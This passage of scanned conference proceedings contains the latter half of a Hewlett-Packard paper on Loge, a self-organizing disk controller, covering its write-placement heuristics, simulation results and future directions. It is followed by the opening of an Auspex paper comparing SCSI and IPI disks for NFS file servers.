For large writes and more sparsely populated disks, we can take this approach a bit further and look for sequential free segments. With 10% free space, have an 88% chance of finding a pair of sequential blocks within five cylinders. If we write to these segments rather than to isolated segments, our write cost for large transfers drops from 1.9 to 1.5. For a disk with 35% free space, the probability of finding a free track (four consecutive free segments) within five cylinders is 95%, and even on a randomized disk, throughput nears full sequential bandwidth. It should be noted, however, that this performance cannot be sustained indefinitely for a random write stream since sequential free areas will be consumed faster than they will be produced.

*5.2.3 Performance after fragmentation*

All of the calculations for fragmented disks assume that writing does not destroy the random distribution of free segments. Clearly, if segments are allocated within a narrow range of cylinders and freed across the entire disk, the number of available segments in that cylinder range will drop and performance in that range will degrade. The number of free segments in other areas of the disk, on the other hand, will increase, and performance there will improve.

In extreme cases, the head can become trapped in nearly full areas, and performance can remain poor for extended periods of time. It is possible, for example, for a disk that has 35% free blocks globally to have localities with 2% free space. This is enough to increase the write cost from about 1.25 to 2, a degradation of 60%. The main goal of search policy design is to avoid such situations, either by preventing exhausted regions from occurring or by moving the head away from them if they do.

There are two types of behavior worth particular note.

Consider first the case of a disk used only for writing. Once an area of the disk has been depleted, the head will move to one side of the depleted region and begin to write there. Since the depleted region acts as a barrier to head movement, once the head begins to travel in a certain direction, it will tend to continue in that direction until it reaches another depleted area, then it will find another relatively empty region and repeat the process. If the head remains close to a depleted region, the number of available segments is less than it would be on a randomized disk by up to significant factor. Some of the search heuristics described below exhibit this type of behavior and can perform poorly as a result.

A second cause of poor performance is bias. If the head spends most of its time over a subset of the disk, the number of free segments in that subset will decrease. Since those regions are, by definition, the regions where the head spends most of its time, the overall performance of the device will suffer. Bias is one of the most difficult problems to avoid, since it can result from many sources. All of the search heuristics described below, for example, suffer from it to some extent; most read traces contain some amount of bias; and most of the cylinder and block shuffling techniques described in the literature increase bias in order to improve read performance.

*5.2.4 Trade-offs between reads and writes*


The write costs described above for single transactions assume that the disk is idle when a request arrives, but this need not be the case. If the controller makes the assumption that it should always be prepared to write as quickly as possible, it can reduce the write cost for a single transaction to about 1.5 by making sure that the head is always in transit to the next free segment (a technique similar to [King90]. Following the same reasoning that allowed writes to every other rotational period in the analysis above, we find that the disk head can be ready to write within one rotational time period. This means that, for a random arrival, the average seek and rotational latency amounts to half of a rotational period. The total transaction thus requires only 1.5 times the media transfer time, a write cost of only 20% more than that of sequential transfers.

This technique hurts read performance slightly in some cases and helps it in others. If a read request occurs in the direction that the head is moving, read performance benefits slightly because the head is already in flight. If not, read performance suffers due to the necessity of stopping the head and accelerating in it the opposite direction.

The costs and benefits of these events will depend on the characteristics of the disk arm mechanism, and are difficult to estimate for an arbitrary disk, except to say that neither is larger than the cost of a minimum seek. What is clear, however, is that the expected cost for reads is minimized if the head is always travelling in the direction where reads are likely to occur, towards the center of the disk. Unfortunately, such a policy will also deplete the center of the disk, leading to poor write performance.

## 6 Search heuristics

These search heuristics all follow the basic framework outlined above. They generate a list of columns to be searched, and then search the list in order to determine which of several available segments should be selected. The differences between the heuristics lie entirely in their search orders and in their definitions of available segments.






### 6.1 Linear scan

In *linear scan* (*LS*) the cylinder range is searched in ascending cylinder order until the first free segment is found. This heuristic is biased toward the beginning of the disk, which results in poor performance under certain circumstances. Consider, for example, the behavior of *LS* when confronted by a long series of writes. Any time that the heuristic can find an efficient way of moving the head downward, it will do so. The beginning of the disk becomes depleted, but the heuristic attempts to move the head back into this depleted region at every opportunity. The end of the disk, on the other hand, is nearly empty, but the head never makes it into that region, so the space is simply wasted. However, if the number of reads in the trace is high enough, this heuristic can perform well, because the reads will keep the head from staying near the beginning of the disk.

### 6.2 Closest reachable

In *closest reachable* (*CR*) the cylinder range is searched starting from the current head position, alternating above and below in order of increasing distance. This heuristic moves the head very slowly and can spend a great deal of time in depleted areas of the disk. On long sequences of writes, the head quickly becomes trapped behind small depleted areas and then stays close to them, reducing the pool of available segments as described above. This heuristic performs poorly on all traces, and is included primarily for illustrative purposes.









### 6.3 Furthest reachable

*Furthest reachable* (*FR*) is the opposite of *CR*. Rather than searching from the head position in order of increasing seek distance, it searches in order of decreasing seek distance. As a result, the head responds to crowded areas of the disk by moving large distances, enabling it to find relatively uncrowded areas where it can write with greater efficiency. *FR* exhibits a periodic bias. After long sequences of writes, the free segment density of the disk oscillates with a period equal to the length of the first long seek of the device. This shows up in generated traces as anomalous behavior under write-dominated loads, where *FR* performs better with a light scattering of reads than with only writes.

### 6.4 Random

*Random* (*R*) is a compromise intended to move the head quickly while avoiding the periodic behavior exhibited by *FR* during long sequences of writes: Since the search order is random, the free segment distribution remains mostly flat. Its performance on traces is slightly worse than *FR*, however, since it does not escape from crowded areas as rapidly. Under extended write loads, *random* exhibits a slight bias toward the middle of the disk, simply because it needs to allocate from the middle in order to reach either end.






### 6.5 Preferred location

*Preferred location* (*PL*) is an attempt to use the global information known to the file system to inform the local segment selection process. Each block is assigned a preferred segment address (derived from a sequential block:segment mapping with regularly placed free tracks) and the search heuristic attempts to place the block as close to that location as possible. If the disk is in a well-ordered state, and the trace is largely sequential, then this heuristic performs very well. The head travels toward the preferred cylinder writing sequentially. Once there, it finds abundant free segments in which to write. If the disk is in a highly disordered state, the head travels toward the preferred location, but once there, cannot find enough room to write, and from then on behaves similarly to *CR*.

### 6.6 Sequential groupings

The *sequential grouping* (*SG*) heuristic searches for sequences of free segments to write to (see the discussion of fragmented performance above). In addition to improving read and write performance by improving sequentiality, it also increases the speed with which the head finds empty areas. Since relatively empty areas are far more likely to have sequential free space than relatively full ones, searching for sequential groupings is an effective method for finding these areas.

*SG* is different from the previous heuristics in that it does not affect the search order, but the definition of an available segment. *SG* is thus independent of the other heuristics in this list, and can be combined with any of them.

## 7 Simulations

Our simulations had three goals. First, we wanted to test the behavior of Loge on real traces, to determine whether Loge would benefit real systems. Second, we wanted to probe the behavior of the different heuristics to determine their properties. While some properties are easy to infer from the description of the heuristic, others are much easier to discover by running the heuristic under controlled conditions and observing the result. In addition, we wanted to observe the effects of varying initial conditions. Some heuristics that perform quite well under certain conditions break down under others, and we needed to explore these phenomena. Third, we wanted to gain insight into the steady state behavior of the heuristics. We wanted to know what the disk would look like after running the algorithm over a period of time, so that we could compare steady state conditions with the conditions needed to run the algorithms well.

The simulator itself models the data flow through the various steps in the I/O path, with the level of detail at each step under the programmer's control. Using this model, it is straightforward to set up a highly detailed and accurate simulation of the entire I/O path, though reducing the level of detail in order to improve performance requires care to avoid introducing inaccuracies, and designing I/O paths without bottlenecks can be a tricky business in itself. The current simulator supports only a single outstanding I/O, and does not perform disk arm scheduling or command queueing, both of which would be valuable in a Loge controller. Since host-based scheduling is ineffective on Loge and the simulator cannot perform read scheduling within the device, all traces were scheduled first-come, first-served.

Interpreting the real traces is made difficult by the fact that there is no one representative workload, and complicated further by the inherent problems of running simulations against recorded I/O traces. We collected a number of traces from local time sharing systems and workstations. The workloads on these machines are dominated by text processing, electronic mail, and cpu-intensive simulations, so the applicability of these traces is limited to similar environments. In addition, since all we have are the recorded arrival times of individual requests, we cannot determine which reads or writes were synchronous (and thus affected user performance); neither can we determine how changing the response

time of a single request will affect the arrival rates of later requests. We can determine how fast a device runs a specific trace, but we cannot say with certainty how that will affect application performance.

While we do not present the results here, our preliminary simulations showed that sequential grouping heuristic improved performance whenever there was a difference. In some of the simulation runs, little fragmentation occurred, and there was no measurable difference between the two. When tested against a randomized initial disk, however, sequential grouping led to markedly better performance, suggesting that it significantly reduces the effects of fragmentation. The *Red* performance numbers, in particular, were the result of applying sequential grouping to a slightly modified device

## 7.1 Results

### *7.1.1 Cello: /usr/spool/news*





Figure 7.1.1: Performance of */usr/spool/news.*

In figure 7.2.1, we show plots of the cumulative response time for a trace of one million I/O transactions (half reads and half writes) against a standard disk and a Loge disk with two different heuristics. Write performance on the Loge disk is, on the average 130% better than that on the standard disk. Read performance drops by 18%, and overall performance improves by 25%. The *LS* heuristic performs about the same as the *PL* heuristic for reads, but *PL* outperforms *LS* by 14% on writes.

The device being simulated in these tests is derived from an actual HP97560 drive, which is similar to the canonical drive described above except that each track is 36KB and the disk spins at 4002 RPM. In order to have the block size divide evenly into the track size, we used 4KB blocks instead of 8KB blocks. These changes can have a dramatic impact on performance. With a block size of 8KB, the minimum seek time is slightly less than the time to transfer a block, which allowed the device to transfer at half the peak bandwidth of the disk even when the disk was nearly full and sequences of free blocks were rare. With a block size of 4KB, each seek lasts two rotational periods, and throughput drops to a third of peak performance.

If that were the only performance problem and everything else were equal, we would expect to see the standard disk outperform Loge on reads by about 3.2ms on blocks written after the disk became fragmented, but there is another factor. Since the tracks on this drive contain 10% more data and the disk spins 10% faster, the time in each rotational period is significantly shorter. Two rotational periods are only 0.09ms longer than the settle time of the disk, not long enough for the disk arm to seek to a different track. The head can switch from one surface to another, but cannot change cylinders. This raises the average rotational miss from 3.2ms to 4.8ms, matching the observed read degradation.

It is also interesting to compare the write performance of different heuristics. *Linear scan* always seeks toward the beginning of the disk, while *Preferred location* attempts to store blocks near their "natural" positions. Initially, the two algorithms have similar performance, but over time, *linear scan* begins to run out of free segments near the beginning of the disk and its performance suffers. Since *preferred location* sends

different blocks to different areas of the disk, this effect is not pronounced and performance stabilizes. In figure 7.2.2, average response time in milliseconds is plotted over time. The upper curve is *LS*, the lower *PL*.





Figure 7.1.1: Linear scan vs. preferred location

### *7.1.2 Cello — root + swap*

We chose to examine */usr/spool/news* for the simple reason that it had the highest access and modification rates on our system. The same results, however, were demonstrated on other file systems:





Figure 7.1.2: Performance on root and swap.

In this case, running against the root and swap file systems on cello, Loge improves write performance advantage by 140%, degrades read performance by 8%, and improves overall performance by 20%, against a trace with a read:write ratio of 2:1. Since the number of writes is lower, the read performance degradation is smaller. The effect of the write performance increase is less, but the overall performance of the disk remains about the same.

### *7.1.3 Red—root + swap + /usr*

Finally, to prove that Loge does not always hurt read performance, we would like to present some results of a slightly different simulation. Red, like Cello, is a time-sharing machine, but it is more lightly loaded and uses somewhat smaller disks. We modified the simulator to use a 1KB block size, and ran the *PL* heuristic with sequential grouping, obtaining results shown in figure 7.1.3.

On this trace, the 1KB version of Loge outperformed the standard disk by 164% on writes, 8% on reads, and 36% overall. Whether similar performance can be achieved on other workloads is not clear. It may be, for example, that the trace and the simulated disk were poorly matched, and that a trace of a tuned system would have outperformed Loge on reads. Even then, this result suggests that Loge tunes itself to workloads and can compensate for poor tuning at the file system level.





Figure 7.1.3: Performance of 1KB Loge device.

## 7.2 Idle time

Our future plans for Loge include shuffling data in the background to improve read performance. While these simulations do not address this issue directly, the traces suggest that we will have ample idle time to perform these tasks. The busiest trace, that of */usr/spool/news* on cello, keeps the disk busy only one-sixth of the time, the others far less. Even if read performance based on Loge write policies never matches that of a file system based approach, we will have time to reorder the device, and either match or exceed the read performance of a standard disk.

# 8 Future directions

Simulations of Loge will continue with the investigation of the effects of command queueing and controller-based I/O scheduling. We intend to expand our inquiries into the use of similar techniques in disk arrays, and to incorporate disk shuffling techniques to improve read performance. We would like to expand our collection of I/O traces to include a wider variety of workloads, to get a better understanding of the range of applicability of our techniques. And we would also like to go beyond refinement of the techniques described in this paper to address some of the larger issues of system design illustrated by Loge.

## 8.1 On-line data reorganization

Since actual data locations are invisible, Loge can rearrange the disk without interacting with the host. This gives us the chance to use the data shuffling techniques to improve read performance, as well as some the log-structured file system techniques to improve write performance.

In order to shuffle efficiently, we need to distinguish periods of idleness. Loge differs from conventional systems, however, in that the amount of disruption is smaller, making the periods of idleness that can be taken advantage of smaller as well. In particular, since the amount of interference is limited to about the length of an average seek, Loge can take advantage of idle periods of one-half second and degrade performance by only about 2% in the worst case. While we are interested in methods to determine optimal idle thresholds and adjust them to current load characteristics, these preliminary calculations suggest that they may not have a dramatic effect on overall performance.

### *8.1.1 Block sorting*

An interesting alternative to adaptive block shuffling approaches is to return blocks to sequential order during idle periods. This allows us to take advantage of any read optimizations the file system may have already performed, and, based on our current simulations, would improve read performance over the Loge heuristics. The main advantage of this technique over the adaptive techniques is its simplicity. Loge would not need to keep statistics or additional maps of preferred locations, but could simply calculate the preferred location from the block address.

#### 8.1.2 Cluster recognition

The block-level adaptive algorithms in the literature do a poor job of recognizing and maintaining sequentiality. A file that is always read sequentially may get split into many pieces in an organ pipe algorithm, and even if kept on the same cylinder, would rarely get stored in sequential order. File-oriented algorithms do not suffer from this phenomenon, but since Loge sees only blocks, these algorithms cannot easily be used. One clear area for future work is detecting access clusters from the block-level traces. Once such clusters are recognized, Loge can cache place them sequentially on the disk, prefetch subsequent blocks, and cache the initial blocks to reduce latency.

### 8.2 Optimizations

The current design of Loge is simple and straightforward, but may not be entirely optimal. Since it ignores most address information from the host, it must keep large tables to determine data location. Conversely, since the host does not know actual data locations, Loge must do its own disk sorting, implying a device which supports command queueing.

#### 8.2.1 Sorted Loge

One way to address both is to limit blocks to a small range of cylinders. Seek-based disk sorting algorithms running on the host will then do an effective job of scheduling for seek latency (because the blocks will be approximately where the host believes them to be). Loge will still be able to limit rotational latency for writes, since it have access to a range of cylinders at allocation time. Because blocks are limited to small ranges of cylinders, this approach will prevent a disk from becoming biased, but at the expense of longer seeks for every write. Finally, since the blocks can only reside in a small number of cylinders, the address needed to identify that location gets smaller, leading to a substantial reduction in the size of the indirection table.

#### 8.2.2 Compressed Loge

Another way of reducing the size of the indirection table is to assume that all but a small number of blocks are at their natural locations, and store in the indirection table only the addresses of "misplaced" blocks. If we assume, for example, that at least 95% of the blocks reside in their home locations at any given time, then we need only provide an indirection table for the 5% of the address space; we can calculate addresses for the rest. Since will be a hash table rather than a direct map, it will be more expensive per entry than the standard Loge design, but if the reduction in entries is large enough, the total usage will decrease. In the example above, assuming that the resulting hash table requires four times as many bytes per entry as the simple map, the resulting table is one-fifth that of the standard device. Clearly, since the vast majority of blocks are in their standard locations, host-based disk sorting will be effective.

### 8.3 Loge techniques in disk arrays

The applications of Loge to disk arrays extend much further than use on parity drives as discussed in [Menon89]. Unlike traditional disk arrays, for example, a properly designed Loge array reduces latency as well as improving throughput. A write request to a Loge array can use, not just the first available segment on a single device, but the first available segment across the entire array. If the spindles are properly synchronized, each additional spindle reduces the write latency. In a RAID-style device, rather than updating the parity disk synchronously, with the implicit read-write cycle, a Loge array can mirror initial writes, and then update the parity disk at its leisure. A Loge array can also use multiple devices to reorganize data, dedicating one device to reading and one to writing to double throughput, or even feeding a disk reorganization algorithm directly from the data stream, rewriting the data onto the second device as it is read from the first, or automatically shift data from one device to another to balance load.

### 8.4 Semantic interpretation vs. storage management

A traditional file system design contains two components—a semantic interpreter and a storage manager—that we see as, if not orthogonal, then at least separable. The storage manager simply allocate and manage storage, and could then be combined seamlessly with a wide variety of semantic interpreters. Similarly, the

semantic interpreter could be designed to know little or nothing about the underlying storage, so that it could be used against any type of storage, disk, RAM, or optical jukebox. We believe that this interface between these two layers can be the current read/write interface, with some minor extensions to control storage capacity and deallocation.

#### *8.4.1 Extended address space — a controller based storage manager*

In a traditional file system, storage management and semantic interpretation are combined into a single structure. A simple approach to separating these two functions is to build a storage manager that provides a large, sparse address space to the semantic layer, which organizes its structures within that space so that they do not interfere. As an example, consider a storage manager that provides a flat, 64-bit address space to the semantic layer. A Posix-style file system could then be built by simply allocating one 32-bit address range to each file and using the high-order 32-bits for file identifiers. The only additional interfaces necessary between the storage manager and the file system are an interface for freeing storage and another to track storage usage.

It is worth emphasizing that this framework exists within the current SCSI-II protocol. SCSI already allows a 32-bit block address space which, with 1KB blocks, corresponds to a 42-bit byte address space, and can be carved quite nicely into identifiers and file extents (though in a slightly more complicated way than the 64-bit space described above). A reserved area of the disk could be used to read status information from the device, and blocks could be freed by overwriting them with zeros. SCSI even provides a repeating write command that allows large contiguous address spaces to be overwritten with a data pattern without requiring that the host transmit the pattern more than once.

### 8.5 Transaction support

Since all updates to Loge are shadow paged, all single-request updates to Loge are naturally atomic. Extensions to provide multiple-request transactions or concurrent transactions are straightforward, but are only useful if an application can take advantage of them. One potential application is the file system. Directory and file metadata updates can be made atomic simply by associating a transaction ID with the process performing the updates, and then committing the changes with the final update. The question of whether this type of support can be used by databases and transaction systems is, to us, an interesting one. Since Loge avoids most of the overhead traditionally associated with shadow paging (for example, it does not require a separate update of a disk index), it changes the equations which have favored logging databases over shadow paging designs. Whether the result in fact favors shadow paging remains to be seen, but the issue certainly needs to be revisited.

## 9 Conclusions

For many years, file system designers (ourselves included) have argued that high-level software does a better job of data placement than low-level software or a peripheral device is capable of doing, but the track record of such efforts is not particularly good. File systems tend to be overly complex and inefficient, and to have wide, complicated interfaces that make them difficult to replace as underlying technologies change. Many of the internal structures in modern file systems were designed at a time when memory was expensive and processor cycles were at a premium, and they reflect these design points even though the parameters of current systems are fundamentally different. In particular, memory is now inexpensive enough that keeping full main memory indices of secondary storage is cheap compared to the cost of the secondary storage itself, and microprocessors are cheap enough that putting a capable CPU on an I/O controller does not appreciably increase the cost of the resulting device.

In Loge, we have a device which demonstrates that, at least for the writing of data, file systems are not the best place to do data placement. The work of others on disk shuffling and abstract storage devices shows that, even for reads, heuristics that look only at access patterns can outperform conventional file system designs. From our perspective, data placement and shuffling are natural functions of I/O devices, not file systems, and while these operations can be implemented in the host operating system, doing so would be more complicated, difficult and expensive than a straightforward controller implementation such as Loge.

## 10 Acknowledgments

We would like to thank Carl Staelin and John Wilkes for their help in editing our paper, David Jacobson for setting up the simulation environment, and Chris Ruemmler for summer spent running the early simulations. This work was carried out as part of the DataMesh research project at Hewlett-Packard Laboratories.

## 11 Availability

Loge is still in the simulation and design stage, and is not available at this time. The authors can be contacted via e-mail at *renglish@hpl.hp.com* and *stepanov@hpl.hp.com*, or via US Mail at Hewlett-Packard Laboratories, Building 1U, P.O. Box 10490, Palo Alto, CA 94303-0969.

## 12 References

[Anderson91] Dave Anderson. Data storage technology: trends and developments. Presentation at UCB RAID retreat, 1991.

[Baker91a] Mary G. Baker, John H. Hartman, Michael D. Kupfer, Ken W. Shirriff, and John K. Ousterhout. Measurements of a distributed file system. *Proceedings of 13th ACM Symposium on Operating Systems Principles* (Asilomar, Pacific Grove, CA), pages 198–212. Association for Computing Machinery SIGOPS, 13 October 1991.

[King90] Richard P. King. Disk arm movement in anticipation of future requests. *ACM Transactions on Computer Systems*, 8(3):214–29, 1990.

[McKusick84] Marshall K. McKusick, William N. Joy, Samuel J. Leffler, and Robert S. Fabry. A fast file system for UNIX. *ACM Transactions on Computer Systems*, 2(3):181–97, August 1984.

[McVoy91] L. W. McVoy and S. R. Kleiman. Extent-like performance from a UNIX file system. *Proceedings of Winter 1991 USENIX* (Dallas, TX), pages 33–43, 21–25 January 1991.

[Menon89] Jai Menon and Jim Kasson. Methods for improved update performance of disk arrays. Technical report, RJ 6928 (66034). IBM Almaden Rescarch Center, San Jose, CA, 13 July 1989. Declassified 21 Nov. 1990.

[Musser91] David R. Musser. Block shuffling in Loge. Technical Report HPL–CSP–91–18. Concurrent Systems Project, Hewlett-Packard Laboratories, 31 July 1991.

[Nelson91] Bruce Nelson and Auspex Engineering. The myth of MIPS: an overview of functional multiprocessing for NFS network servers. Technical report 1. Auspex Systems Incorporated, February 1991.

[Ousterhout89] John Ousterhout and Fred Douglis. Beating the I/O bottleneck: a case for log-structured file systems. *Operating Systems Review*, 23(1):11–27, January 1989.

[Peacock88] J. Kent Peacock. The counterpoint fast file system. *1988 Winter USENIX Technical Conference* (Dallas, Texas, February 1988), pages 243–9. USENIX, February 1988.

[Rosenblum91] Mendel Rosenblum and John K. Ousterhout. The design and implementation of a log-structured file system. *Proceedings of 13th ACM Symposium on Operating Systems Principles* (Asilomar, Pacific Grove, CA), pages 1–15. Association for Computing Machinery SIGOPS, 13 October 1991.

[Ruemmler91] Chris Ruemmler and John Wilkes. Disk shuffling. Technical Report HPL–CSP–91–30. Concurrent Systems Project, Hewlett-Packard Laboratories, 3 October 1991.

[Staelin91] Carl Staelin and Hector Garcia-Molina. Smart filesystems. *Proceedings of Winter 1991 USENIX* (Dallas, TX), pages 45–51, 21–25 January 1991.

[Vongsathorn90] Paul Vongsathorn and Scott D. Carson. A system for adaptive disk rearrangement. *Software—Practice and Experience*, 20(3):225–42, March 1990.

[Wong83] C. K. Wong. *Algorithmic studies in mass storage systems*. Computer Science Press, 11 Taft Court, Rockville, MD 20850, 1983.

## 13 Biographies

**Robert M. English** graduated from UCLA in 1982 with a B.A. in Mathematics. While at UCLA, he began work on the Locus Distributed Systems Project, and in 1984, he accepted a position with Locus Computing Corporation to work on the TCF project for AIX/370. He joined Hewlett-Packard in 1988. His interests include distributed systems, operating system architecture, and storage systems.

**Alexander A. Stepanov** studied mathematics at Moscow State University (1967 to 1972) and Moscow Educational Institute (1972 to 1973). While in Soviet Union he worked at Institute of Complex Automation and Institute of Control Problems. After coming to the States in 1978, he worked at General Electric Research and AT&T Bell Laboratories. He also spent 4 years on the faculty of Polytechnic University. He joined HP Labs in 1988. His research intersts are in the areas of programming methodology (particularly generic software libraries, higher order programming, formal specifications, and generic algorithms); path planning algorithms for robots; data structures; high performance storage servers.

# How and Why SCSI is Better than IPI for NFS

*Bruce Nelson & Yu-Ping Cheng*
*Auspex Systems*

## Abstract

Disk drives are often dismissed as mundane devices, but they are actually interesting, complicated, and misunderstood. In traditional Unix servers, disk storage subsystems are usually optimized for sequential-transfer performance. Perhaps counter-intuitively, however, NFS file servers exhibit marked *random-access* disk traffic. This report investigates this apparent contradiction and shows that disk-drive concurrency—*not* disk transfer rate—is the important factor in disk storage performance for most NFS network servers. The investigation begins with a concrete and detailed comparison of both performance-oriented and non-performance-oriented technical specifications of both SCSI and IPI drive and interface types. It offers a thorough empirical evaluation of SCSI disk drive performance, varying parameters such as synchronous or asynchronous bus transfers, random and sequential access patterns, and multiplicity of drives per SCSI channel. It discusses (nonempirically) similar characteristics for IPI-2 drives. The report concludes with benchmarked comparisons of NFS file servers using SCSI-based disk arrays and IPI-2 subsystems. The results show that NFS heavy-load throughput using SCSI disk arrays scales linearly with extra drives, whereas IPI-2 throughput scales less than proportionally with extra drives. This SCSI scalability advantage, combined with SCSI's appealing price-performance and price-capacity, make SCSI disks a superior choice for NFS servers. IPI-2 drives, with their optional high transfer rates, remain an excellent choice for compute-oriented servers executing large-file applications where high sequential throughput is essential.

## 1 Introduction and Terminology

### 1.1 Disks and NFS

Disk drives are complex storage devices. The typical speeds of different disk functions span five decimal orders of magnitude—almost a million to one—from transfer rates of about 25 Mb/s to access times of about 10 ms. Individual disk-drive complexity is compounded when disks are used in computer systems, where *overall* storage performance is governed by hardware-software interactions. Consequently, common disk performance metrics such as transfer rate and access time can be misleading indicators of total *system* performance. This report examines disk subsystem design in the context of a specific, system-level storage application: the NFS Network File System [Sandberg86].

NFS file server traffic has an often-surprising disk access pattern: *random* I/O using small (8-KB) blocks. This is in complete contrast to the disk access patterns of compute servers or stand-alone workstations, which are usually sequential. Recognizing and embracing this random-access NFS traffic pattern is the crucial conceptual element of high-performance NFS storage design. Excellent random-access disk subsystem performance requires a fine balance between many actuators (disk arm-and-head assemblies), multiple channels (datapaths between actuators and main memory), and peak system I/O demands.

The objective of this paper is to show that SCSI disk technology easily outperforms IPI-2 and SMD technology in NFS server disk subsystems. Recent commercial developments seem to confirm the price-performance advantage of this conclusion: Both Silicon Graphics and Sun Microsystems—once SMD and IPI stalwarts—are chasing Auspex with initial, medium-capacity SCSI subsystems for their server products.

This Usenix paper is a much-edited version of a same-name technical report [Nelson92]. Readers interested in additional SCSI and IPI background, price-capacity information, NFS anatomy details, or SCSI-IPI benchmark results should obtain the full report.

### 1.2 Performance as Throughput and Access Time

In this paper, throughput is the primary metric of disk subsystem performance.

- *Sequential transfer throughput* is usually expressed as an aggregate transfer rate in MB/s. It is typically measured by summing the sequential transfer rate of each disk that can be attached to a separate, available channel. High sequential throughput is useful for the large data transfers (>> 100 KB) characteristic of data-intensive technical and scientific applications executing on compute servers.
- *Random access throughput* is expressed as an aggregate read or write I/O rate on small-block transfers in disk I/Os per second (disk IOPS). It is usually measured by summing the I/O rates of all independent disks on each separate, available channel. In this NFS-oriented study, a disk's small-block I/O rate is the disk's ability to perform 8-KB block transfers from uniformly distributed addresses across the entire disk.

